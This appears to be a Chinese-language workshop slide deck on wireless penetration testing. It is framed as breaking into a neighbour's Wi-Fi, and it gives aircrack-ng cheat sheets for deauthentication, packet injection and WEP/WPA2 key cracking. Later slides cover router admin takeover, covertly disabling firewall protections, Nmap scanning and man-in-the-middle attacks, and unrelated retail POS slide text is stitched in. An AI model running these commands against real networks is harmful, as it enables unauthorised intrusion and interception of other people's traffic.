



# 校園無線網路安全 仿真滲透測試實務



您將學到...

✓ 滲透測試人員的思維

駭客怎麼想的？

✓ 無線網路基礎知識與原理

Don't be a script kiddie!

✓ **Wireless Security Penetration Test**

★ 今天的重點 ★



# Wireless Security Lab

情境：

隔壁搬來了一個正妹鄰居小美

請問單兵該如何作戰？

✓ 實體入侵開鎖爬窗撬門

警察杯杯，就是這個人

✓ 社交工程病毒感染

呼叫工具人執行重灌大法

✓ 無線滲透測試

殺人於無形

MITM、RCE 任君挑選





蒐集小美的個人資料

- 無線網路探勘 -



是時候取得小美的行事曆了

- 橫向移動 -



出其不意地突破小美心防

- 無線密碼破解 -

# 1

蒐集小美的個人資料

- 無線網路探勘 -





01

## 在滲透你的鄰居之前...你需要...

### ✓ 支援檢測工具的**作業系統**

Windows 不支援工具部分功能

Linux 建置工具需花一些時間

Kali Linux 已經預載好相關工具



### ✓ 支援作業系統與工具的**無線網卡**

支援作業系統

支援監控模式 ( monitor mode )

支援 aircrack-ng 工具





01

## 網卡的五種模式

### ✓ AP 模式 ( Master )

作為 AP 接上數據機，並連線至 網際網路

需要較高階網卡支援

Fake AP 攻擊需使用此模式

### ✓ 監控模式 ( Monitor )

所有數據包無過濾地傳送到網卡

可以對整個網路進行監控

可以實現數據包注入

94要用這個

### ✓ Client 模式 ( Managed )

客戶端連入AP時的模式

又稱sta模式

為網卡預設的模式

### ✓ WDS 模式

### ✓ AD-hoc 模式



01

# 使用工具介紹

## ✓ airodump-ng

MAC  
BSSID

訊號強度

頻道  
Channel

加密方式

ESSID

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
90:F6:52:C5:ED:62	-1	0	1 0	6	-1	WEP	WEP		<length: 0>
54:B8:0A:0D:10:38	-36	68	7 0	11	54e.	WEP	WEP		AskaGumi-AP
00:24:6C:3D:55:C1	-70	17	0 0	9	54e.	OPN			<length: 0>
00:24:6C:3D:55:C0	-69	17	2 0	9	54e.	OPN			..WIFLY Free
00:24:6C:3D:55:C4	-70	17	3 0	9	54e.	OPN			FET Wi-Fi
00:24:6C:3D:55:C2	-71	15	541 43	9	54e.	OPN			Starbucks_Free_WiFi
74:DA:38:76:96:50	-70	36	8 0	7	54e	WPA2	CCMP	PSK	Ms Salon
74:DA:38:78:29:DC	-74	40	0 0	3	54e	WPA2	CCMP	PSK	sidney
2C:4D:54:1B:54:CC	-75	9	1 0	6	54e	WPA2	CCMP	PSK	SUN HOME TPE ASUS
74:DA:38:78:1C:68	-76	18	0 0	4	54e	WPA2	CCMP	PSK	15H6-1F

Hidden  
SSID

客戶端  
資訊

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
90:F6:52:C5:ED:62	80:BE:05:7A:69:B0	-84	0 - 1e	0	12	
(not associated)	5C:70:A3:23:3B:95	-82	0 - 1	0	2	
(not associated)	AC:37:43:3D:13:EE	-72	0 - 1	0	1	
00:24:6C:3D:55:C2	40:98:AD:25:BF:48	-78	0 - 1	0	3	
74:DA:38:76:96:50	84:26:BD:90:80:11	-76	1e- 1e	0	9	



## Hidden SSID 連線程序介紹

### ✓ 標準 AP 連線程序

AP：嗨，我的 SSID 是“WelcomeWifi”

Client：“WelcomeWifi”我想連接

AP：沒問題，請加密這段文字

Client：加密好了

AP：加密內容正確，表示密碼正確，  
連線成功

### ✓ Hidden SSID 連線程序

AP：嗨，我是隱藏SSID的網路

Client：“hiddenWifi”你在嗎？

AP：嗨，我是“hiddenWifi”

Client：我想連接

AP：沒問題，請加密這段文字

Client：加密好了

AP：加密內容正確，表示密碼正確，  
連線成功

# Hidden SSID 破解原理

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID	
54:B8:0A:0D:10:38	-33	1006	509	3	1	54e.	WPA2	CCMP	PSK	AskaGumi-AP
00:24:6C:3D:55:C2	-66	314	1200	6	9	54e.	OPN			Starbucks_Free_WiFi
00:24:6C:3D:55:C1	-68	311	0	0	9	54e.	OPN			<length: 0>
B8:55:10:57:F5:30	-72	387	0	0	6	54e	WPA2	CCMP	PSK	TOTOLINK iPuppy III
00:24:6C:3D:55:C0	-66	299	0	0	9	54e.	OPN			..WIFLY Free
00:24:6C:3D:55:C4	-68	323	2	0	9	54e.	OPN			FET Wi-Fi
B8:55:10:57:F5:31	-73	412	0	0	6	54e	WPA2	CCMP	PSK	TINA
2C:4D:54:1B:54:CC	-77	13	15	0	6	54e	WPA2	CCMP	PSK	SUN HOME TPE ASUS
74:DA:38:78:29:DC	-78	304	0	0	3	54e	WPA2	CCMP	PSK	sidney
74:DA:38:76:96:50	-77	573	9	0	7	54e	WPA2	CCMP	PSK	Ms Salon
14:AB:F0:4F:05:F0	-78	532	13	0	5	54e	WPA2	CCMP	PSK	bbhome 15N5F-2
5C:F4:AB:76:7B:47	-79	407	47	0	1	54e	WPA2	CCMP	PSK	hch
72:F4:AB:76:7B:44	-79	429	47	0	1	54e	WPA2	CCMP	PSK	CHT
5A:C5:CB:8B:5B:B3	-80	217	6	0	6	54e.	WPA2	CCMP	PSK	AndroidAP
F8:D1:11:93:03:38	-80	202	0	0	6	54e.	WPA2	CCMP	PSK	HUANG
74:DA:38:78:1C:68	-81	357	0	0	4	54e	WPA2	CCMP	PSK	15H6-1F
90:50:CA:88:B0:28	-82	142	12	0	1	54e	WPA2	CCMP	PSK	Sun home tpe
1C:AB:C0:C4:CF:68	-82	194	0	0	6	54e	WPA2	CCMP	PSK	kimi
E4:BE:ED:AC:B2:58	-82	64	0	0	1	54e	OPN			netis
00:16:16:29:AC:80	-83	10	0	0	6	54e.	WPA2	CCMP	MGT	CHT Wi-Fi Auto
A8:4E:3F:A2:6E:F8	-84	23	0	0	1	54e.	WPA2	CCMP	PSK	KennyRofl
12:16:16:29:AC:80	-84	0	0	0	6	54e.	OPN			.1.Free Wi-Fi

由原本的  
`<length: 0>`  
 變為明文 SSID



## 先進情報系統



在7-ELEVEN消費  
庫。從每一家門市  
7-ELEVEN都是團

為了精準掌握消費  
在2013年全面升  
單位的即時進銷存  
情報。

透過這套功能強大  
構與開發，強化  
商圈的消費特性  
績。

## 餐飲專用 POS系統

簡潔  
優質  
效率



Powerpos System™



## 平板觸控 無線出單



01

## aircrack-ng Suite

組件名稱	描述
airmon-ng	啟用監控模式
airodump-ng	擷取原始802.11訊框
aireplay-ng	注入 / 重送無線訊框
aircrack-ng	WEP / WPA / WPA2破解工具
airserv-ng	將無線網卡綁定至特定 Port 並運用
airbase-ng	製造 Fake AP 工具

## Cheat sheet - 監控網路 & 擷取封包

- ✓ iwconfig ( 查看無線網卡 )
- ✓ airmon-ng start wlan0 ( 開啟wlan0網卡監控模式 )
- ✓ iwconfig ( 確認是否出現一張monitor網卡 )
- ✓ airodump-ng wlan0mon ( 利用wlan0mon網卡，列出目標資訊 )
- ✓ airodump-ng -c [AP\_Channel] --bssid [AP\_MAC\_addr] wlan0mon ( 濾除雜訊 )
- ✓ airodump-ng -c [AP\_Channel] --bssid [AP\_MAC\_addr] -w [檔案儲存的名稱]  
wlan0mon ( 儲存擷取到的封包 )





01

## Cheat sheet - 取得目標 AP 的 Hidden SSID

✓ `aireplay-ng -0 15 -a [AP_MAC_addr] -c [Client_MAC_addr]`

`wlana0mon` ( 新開一個終端機，輸入以上指令，傳送 Deauth 封包給連上目標AP的Client，讓 Client 斷開並重新連線 )

✓ `aireplay-ng -0 15 -a [AP_MAC_addr] -c [Client_MAC_addr]`

`wlan0mon --ignore-negative-one`



# 動動手時間

01

# 如何確認哪個是小美家的無線基地台

✓ 訊號強度


PWR  
-78



01

# 如何確認哪個是小美家的無線基地台


✓ **ESSID**





出其不意地突破小美心防

- 無線密碼破解 -





02

## 戰勝你的兩個敵人



# WEP


破解率頂天  
高達 100%



# WPA WPA2

好的字典帶你上天堂

# WEP 加密固有缺陷



CRC32 雜湊  
確保資料完整性

RC4串流加密  
確保資料機敏性

明文傳輸  
僅1,600萬種可能  
IV碰撞問題可取得金鑰

金鑰重複使用  
 $C1 \wedge C2 == P1 \wedge P2$   
可推導出明文



得知封包 1st byte 的值  
及密文 1st byte 的值  
在蒐集夠多的封包後  
即可推算整個金鑰

線性雜湊演算法  
位元竄改攻擊  
偽造傳送端地址

## 任務 1 打倒小烏龜

✓ 已知目標 AP 的 SSID、BSSID 及 Channel

✓ 利用 airodump-ng 擷取目標 AP 封包

一直擷取，直到封包量足夠破解密碼

✓ 利用 aircrack-ng 破解密碼 ★

等等！


量不夠怎麼辦！？

✓ 利用 aireplay-ng 增加封包量

✓ 有客戶端連接時：ARP 封包重放攻擊

✓ 沒有客戶端連接時：fake authentication

開放模式 open system



## aireplay-ng attack modes

--death count : deauthenticate 1 or all stations (-0) ---

--fakeauth delay : fake authentication with AP (-1) ---

--interactive : interactive frame selection (-2)

--arp replay : standard ARP-request replay (-3) ---

--chopchop : decrypt/chopchop WEP packet (-4)

--fragment : generates valid keystream (-5)

--caffe-latte : query a client for new IVs (-6)

--cfrag : fragments against a client (-7)

--migmode : attacks WPA migration mode (-8)

--test : tests injection and quality (-9)

斷開鎖鍊！斷開魂結！

只適用於WEP

不適用於WPA / WPA2

repeat over and over

get new IVs





02

## Cheat Sheet

Terminal  
A

✓ 利用 **airodump-ng** 擷取封包

```
airodump-ng -c [AP_Channel] --bssid [AP_MAC_addr]  
-w [檔案儲存的名稱] wlan0mon
```

Terminal  
B

✓ 利用 **aircrack-ng** 破解密碼

```
aircrack-ng [檔案儲存的名稱]
```

Terminal  
C

✓ 利用 **aireplay-ng** 製造 fake authentication，增加封包量

```
aireplay-ng -1 0 -e [AP_ESSID] -a [AP_MAC_addr] wlan0mon  
aireplay-ng -3 -b [AP_MAC_addr] wlan0mon
```



動動手時間



## WPA / WPA2 加密運作機制

**PSK ( PSK , Pre-Shared Key )**

金鑰，所謂的 wifi 密碼

**PMK ( Pairwise Master Key )**

使用共享金鑰的方式，PSK 就是 PMK

**PTK ( Pairwise Transient Key )**

用於 unicast 封包的加密

**GTK ( Group Temporal Key )**

用於廣播類型的資料封包的加密

**MIC ( Message Integrity Code )**

用於檢查資料完整性

抓取四次握手封包  
即可離線破解WPA密碼



## WPA / WPA2 離線破解原理



## 任務 2 打倒庫巴

- ✓ 已知目標 AP 的 SSID、BSSID 及 Channel
- ✓ 利用 airodump-ng 擷取目標 AP 封包
- ✓ 利用 aircrack-ng 破解密碼 ★
- ✓ 利用 aireplay-ng
  - ✓ 有客戶端連接時：強制踢掉，使其重新連接
  - ✓ 沒有客戶端連接時：靜靜地等待...

需擷取到

四次握手封包

等等！

要怎麼擷取到四次握手！？







02

## Cheat Sheet

Terminal  
A

- ✓ 利用 **airodump-ng** 擷取封包

```
airodump-ng -c [AP_Channel] --bssid [AP_MAC_addr]  
-w [檔案儲存的名稱] wlan0mon
```

Terminal  
B

- ✓ 利用 **aircrack-ng** 破解密碼

```
aircrack-ng -w [字典檔名稱] [檔案儲存的名稱]
```

Terminal  
C

- ✓ 利用 **aireplay-ng** 將目標AP的客戶端強制踢下線

```
aireplay-ng -0 15 -a [AP_MAC_addr] -c [Client_MAC_addr]  
wlan0mon --ignore-negative-one
```

擷取到四次握手後  
Terminal A 會顯示  
[WPA handshake:  
00:11:22:33:AA:BB]



動動手時間

The background is a dark purple space with a large, faint number '3' in the center. In the top left, there is a blue, faceted sphere. Scattered throughout are various geometric shapes like triangles and polygons in shades of blue, orange, and white. In the bottom right, there is a globe-like structure with a grid of lines and dots.

是時候取得小美的行事曆了

- 橫向移動 -

## 連線至無線網路後，可以....

### ✓ 取得 AP 主控權，修改網路設定

攻擊 AP 預設 Web 管理介面 ( 預設帳密、已知弱點、弱密碼 )

嘗試取得 AP 主控權，以觀看連線狀態、修改 AP 設定值

### ✓ 掃描主機，橫向移動取得權限

掃描區網內存活主機所開啟之服務、作業系統版本等資訊

針對不同服務進行滲透攻擊，嘗試橫向移動至其他主機

### ✓ 中間人攻擊，取得機敏資料

利用 ARP Spoofing 執行中間人攻擊

嘗試取得帳號密碼等機敏資訊

## 攻擊手法一

取得 AP 主控權，修改網路設定



The screenshot displays the TP-Link web management interface. The top navigation bar includes the TP-Link logo, a security warning (不安全), and tabs for 快速設定 (Quick Setup), 基本設定 (Basic Settings), and 進階設定 (Advanced Settings). The language is set to 繁體中文 (Traditional Chinese). The left sidebar contains menu items: 網路地圖 (Network Map), 網際網路 (Internet), 無線網路 (Wireless), USB 設定 (USB Settings), 家長監護 (Parental Control), 訪客網路 (Guest Network), and TP-Link 雲端 (TP-Link Cloud).

The main content area shows the 基本設定 (Basic Settings) page. It features a network diagram with the following components:

- 網際網路 (Internet):** Represented by a globe icon with a checkmark.
- 路由器 (Router):** Represented by a router icon with 2.4GHz and 5GHz wireless signals.
- 有線使用者 (Wired Users):** Represented by a monitor icon with a count of 10.
- 無線網路使用者 (Wireless Network Users):** Represented by a smartphone icon with a count of 0.
- USB 磁碟 (USB Drive):** Represented by a USB icon.

A large hand-drawn orange hand icon with two fingers up is overlaid on the diagram. Below the diagram, the 網際網路 (Internet) status is shown as 已連線 (Connected) and the 連線類型 (Connection Type) is PPPoE.

03

## 登入Web管理介面後可以...

運籌帷幄

觀看連線狀態  
查看連線至此台AP之所有主機

漏洩天機

取得帳號密碼  
嘗試取得PPPOE等設定密碼

雞鳴狗盜

(偷偷的)修改安全性設定  
關閉ARP Spoofing防護與防火牆

指鹿為馬

(偷偷的)新增白名單規則  
將自己的主機偷偷加入白名單

網際網路

防火牆

SPI 防火牆:

在黑名單內的設備

+ 增加 - 刪除

<input type="checkbox"/>	ID	設備名稱	MAC 位址	修改
<input type="checkbox"/>	--	--	--	--

設備名稱:

MAC 位址:

取消 儲存

Connection: close

operation=write&username=1397%40ip.hinet.net&password=

## 攻擊手法二


掃描主機服務，橫向移動取得權限






03

# 掃描存活裝置



03

## 掃描存活裝置 – 尋找服務



作業系統: iOS 9.0.1


開啟Port: 62078



作業系統: Windows 7

開啟Port: 21,22,80,135,445,3389

開啟很多服務  
可以進一步利用




作業系統: iOS 10.1.1

開啟Port: 22,62076

開啟22Port的iPhone  
可以嘗試預設密碼

03

## 掃描存活裝置 – 尋找可利用弱點




N/A



**MS12-020: RDP Remote Code Execution**

**MS14-066: Schannel Could Allow RCE**



**Weak Password**

**SSH Server Vulnerabilities**



## Nmap



- ✓ 是一款用於網路掃描和弱點掃描的網路安全工具。
- ✓ 檢測目標機是否在線上
- ✓ 檢測port開啟狀況
- ✓ 偵測服務類型及版本





動動手時間


## 攻擊手法三

中間人攻擊，取得機敏資料

03

## 中間人攻擊


✓ 正常的通訊過程



03

## 中間人攻擊

- ✓ 正常的通訊過程
- ✓ 攻擊者攔截雙方的秘密對話



